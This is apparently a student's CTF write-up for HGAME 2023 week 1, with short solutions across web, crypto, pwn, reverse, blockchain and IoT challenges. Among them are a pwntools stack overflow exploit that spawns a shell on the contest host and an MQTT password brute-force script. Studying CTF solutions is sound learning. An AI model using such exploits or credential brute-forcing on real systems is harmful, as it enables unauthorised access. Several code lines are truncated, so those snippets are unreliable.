Write Up by JBNRZ 22270529

Competition


Hgame

WEB

Classic Childhood Game

js中发现一串base64，两次解码

Become a member




hgame{H0w_ArE_Y0u_T0day?}

Guess who am i


```python
from requests import Session
a = [data]
get_url = "http://week-1.hgame.lwsec.cn:30217/api/getQuestion"
post_url = "http://week-1.hgame.lwsec.cn:30217/api/verifyAnswer"
score_url = "http://week-1.hgame.lwsec.cn:30217/api/getScore"
session = Session()
session.get('http://week-1.hgame.lwsec.cn:30217/')
for i in range(100):
    data = session.get(get_url).json()
    for m in a:
        if m['intro'] == data['message']:
            data = {
                'id': m['id']
            }
```

```
            break
    data = session.post(post_url, data=data)
print(session.get(score_url).json())
```

Show me your beauty



hgame{Unsave_F1L5_SYS7em_UPL0ad!}



hgame{Unsave_F1L5_SYS7em_UPL0ad!}

MISC


Sign in

base64 解码

hgame{Welcome_To_HGAME2023!}

Where am i

wireshark 导出http 中的文件，得到rar，解压缩，提示有密码，但不影响



hgame{116_24_1488_E_39_54_5418_N}

神秘的海报

lsb 得到提示 steghide 和 6 位密码（没参会我怎么知道是多少

打算爆破，随便猜 123456 出

hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

e99p1ant_want_girlfriend

改高

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

CRYPTO

RSA

factordb

```python
from Crypto.Util.number import *
from gmpy2 import invert
e = 65537
c = 110674792674017748243232351185896019660434718342001686906527789876264976
n = 135127138348299757374196447062640858416920350098320099993115949719051354
p = 112391349878049935867635590281872450576525502195152017686447707338690881
q = 120229126614209415925697517318026393750884274634301622521130826196178370
_n = (p - 1) * (q - 1)
d = invert(e, _n)
m = pow(c, d, n)
print(long_to_bytes(m))

# hgame{factordb.com_is_strong!}

```

Be stream

遍历出1000项 water 值，发现以64一循环

```python
def stream(n):
    global num, key
    i = 0
    a, b = key[0], key[1]
    num.append(a % 256)
    while i != n:
```

```
        a, b = b, a * 7 + b * 4
        i += 1
        num.append(a % 256)

```

```
flag = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x

def stream(n):
    value = [114, 100, 174, 116, 146, 116, 206, 100, 50, 132, 110, 84, 82, 1
    return value[n % len(value)]

for i in range(len(flag)):
    water = stream((i // 2) ** 6)
    print(chr(flag[i] ^ water), end='')

```

hgame{1f_this_ch@ll|eng3_take_y0u_to0_long_time?}

神秘的电话

摩尔斯，倒转，维吉尼亚 vidar

hgame{welcome_to_hgame2023_and_enjoy_hacking}

兔兔的车票

我不理解，暴力全部一一异或

```
from PIL import Image
width = 379
height = 234

def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
```

```
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    return img

for j in range(16):
    for i in range(16):
        file1 = Image.open(f'pics/enc{i}.png')
        file2 = Image.open(f'pics/enc{j}.png')
        img = xorImg(file2, file1)
        img.save(f'test/test{j}_{i}.png')
```

hgame{Oh_my_Ticket}

懂了，谢谢学长

PWN

test_nc

nc cat f*

easy_overflow

```
from pwn import *
p = remote("week-1.hgame.lwsec.cn", 30771)
print(p)
x = p64(0x401176)
p.sendline(24 * b'*' + x)
p.interactive()
```

> exec 1>&0

> cat flag

可恶，真心不会

REVERSE

test_your_IDA

shift+f12

hgame{te5t_y0ur_IDA}

easyasm

加密就是与 0x33 异或

hgame{welc0me_t0_re_wor1d!}

```
C:\Users\JBN>python
Python 3.10.5 (tags/v3.10.5:f377153, Jun  6 2022, 16:14:13) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> a = [0x5b, 0x54, 0x52, 0x5e, 0x56, 0x48, 0x44, 0x56, 0x5f, 0x50, 0x3, 0x5e, 0x56, 0x6c, 0x47, 0x3, 0x6c, 0x41, 0x56, 0x6c, 0x44, 0x5c, 0x4
1, 0x2, 0x57, 0x12, 0x4e]
>>> a = [i ^ 0x33 for i in a]
>>> a = ''.join([chr(i) for i in a])
>>> a
'hgame{welc0me_t0_re_wor1d!}'
>>>
```

encode

小端序存储，爆破原来的值

```
a = ['08', '06', '07', '06', '01', '06', '0D', '06', '05', '06', '0B', '07',
for i in range(50):
    for j in range(9, 127):
        if j & 0xf == int(a[i * 2], 16) and j >> 4 & 0xf == int(a[i * 2 + 1]
            print(chr(j), end='')

```

hgame{encode_is_easy_for_a_reverse_engineer}

easyenc

```
a = [167640836, 11596545, -1376779008, 85394951, 402462699, 32375274, -10029
a = [0x100000000 + i if i < 0 else i for i in a]
a = [hex(i)[2:].rjust(8, '0') for i in a]
a = [[int(i[2 * j: 2 * (j + 1)], 16) for j in range(4)][::-1] for i in a]
for i in a:
    for j in i:
        c = (j + 86) ^ 0x32
        if c > 256:
            c -= 256
        print(chr(c))
```

hgame{4ddit1on_is_a_rever5ible_0peration}

a_cup_of_tea

```
from ctypes import *

def encrypt(v, k):
    v0, v1 = c_uint32(v[0]), c_uint32(v[1])
    delta = 0xabcdef23
    k0, k1, k2, k3 = k[0], k[1], k[2], k[3]
    total = c_uint32(0)
    for i in range(32):
        total.value += delta
        v0.value += ((v1.value << 4) + k0) ^ (v1.value + total.value) ^ ((v1
        v1.value += ((v0.value << 4) + k2) ^ (v0.value + total.value) ^ ((v0
    return v0.value, v1.value

def decrypt(v, k):
    v0, v1 = c_uint32(v[0]), c_uint32(v[1])
    delta = 0xabcdef23
    k0, k1, k2, k3 = k[0], k[1], k[2], k[3]
    total = c_uint32(delta * 32)
    for i in range(32):
        v1.value -= ((v0.value << 4) + k2) ^ (v0.value + total.value) ^ ((v0
        v0.value -= ((v1.value << 4) + k0) ^ (v1.value + total.value) ^ ((v1
        total.value -= delta
```

```
    return v0.value, v1.value

if __name__ == "__main__":
    key = [0x12345678, 0x23456789, 0x34567890, 0x45678901]
    a = [0x2E63829D, 0xC14E400F, 0x9B39BFB9, 0x5A1F8B14, 0x61886DDE, 0x6565C
    for i in range(len(a) // 2):
        res = a[i*2:(i+1)*2]
        res = decrypt(res, key)
        for x in range(2):
            for j in range(4):
                print(chr(int(hex(res[x])[2:][0-2*j-1:0-2*(j+1)-1:-1][::-1],
    print(chr(0x6b) + chr(0x7d))

```

hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

BLOCKCHAIN

Checkin

对不起，我好笨Orz，一头雾水

编译一下 checkin.sol 获取 abi

```
from web3 import Web3, HTTPProvider
import json
address = '0xe6BbC389597bA5D77e464F00190459416a7A4F67'  # 账户地址
rpc = 'http://week-1.hgame.lwsec.cn:32537/'
web3 = Web3(HTTPProvider(rpc))
CAKE_BSC_ADDRESS = Web3.toChecksumAddress('0xBE9072b5Fc07d024508F9a5604C40B8
CAKE_BSC_ABI = json.loads(open('checkin_sol_Checkin.abi', 'r').read())
token_contract = web3.eth.contract(address=CAKE_BSC_ADDRESS, abi=CAKE_BSC_AB

def transfer_token(token_contract, gas_price=5, gas_limit=500000):
    params = {
        "from": address,
        "value": 0,
        'gasPrice': web3.toWei(gas_price, 'gwei'),
        "gas": gas_limit,
        "nonce": web3.eth.getTransactionCount(address),
    }
    func = token_contract.functions.setGreeting("HelloHGAME!")
    tx = func.buildTransaction(params)
    signed_tx = web3.eth.account.sign_transaction(tx, private_key='0x23fd7f1
    tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
    return tx_hash

a = transfer_token(token_contract)
print(a.hex())
```

先部署合约，setGreeting然后nc 查看flag

IOT

help the man

```python
import time
import logging
import paho.mqtt.client as mqtt

host = "117.50.177.240"
port = 1883
ClientId = "jbnrz" + str(time.time())
username = "Vergil"
topic = "Nero/YAMATO"
logging.basicConfig(format='%(asctime)s %(message)s')
log = logging.getLogger('mqtt')
log.setLevel(logging.INFO)

def mqtt_connected(mqttClient, userdata, flags, rc):
    if not rc:
        print("MQTT connect success.")
        mqttClient.subscribe(topic, qos=0)
    else:
        raise EOFError

def on_message(client, userdata, msg):
    print("主题:", msg.topic, " 消息:")
    print(str(msg.payload.decode('utf-8')))

def on_subscribe(client, userdata, mid, granted_qos):
    print("Subscrib topic success,qos = %d" % granted_qos)

def on_disconnect(client, userdata, rc):
    if rc != 0:
        print("Unexpected disconnection %s" % rc)

def main():
    # 创建一个mqtt通信对象
    mqtt_client = mqtt.Client(ClientId)
    for i in open('Songs of Innocence and of Experience.txt', 'r').read().sp
        log.info(f"password: {i}")
        try:
            mqtt_client.username_pw_set(username, i)  # 设置用户名和一个可用的
            mqtt_client.on_connect = mqtt_connected     # 设置连接成功回调函数
            mqtt_client.on_message = on_message         # 设置收到订阅主题数据回
            mqtt_client.on_subscribe = on_subscribe       # 设置订阅主题成功回调
            mqtt_client.on_disconnect = on_disconnect      # 设置失去连接回调函
            # 客户端连接到代理服务端，60心跳时间
            mqtt_client.connect(host=host, port=port, keepalive=1)
            # 网络循环的阻塞形式，直到客户端调用disconnect()时才会返回。它会自动处理
            mqtt_client.loop_forever()
        except EOFError:
```

```
            pass

if __name__ == '__main__':
    main()
```

爆破密码，订阅主题

hgame{mqtt_1s_p0w3r}

help marvin

hgame{4_5t4nge_Sp1} 多谢学长指点，Orz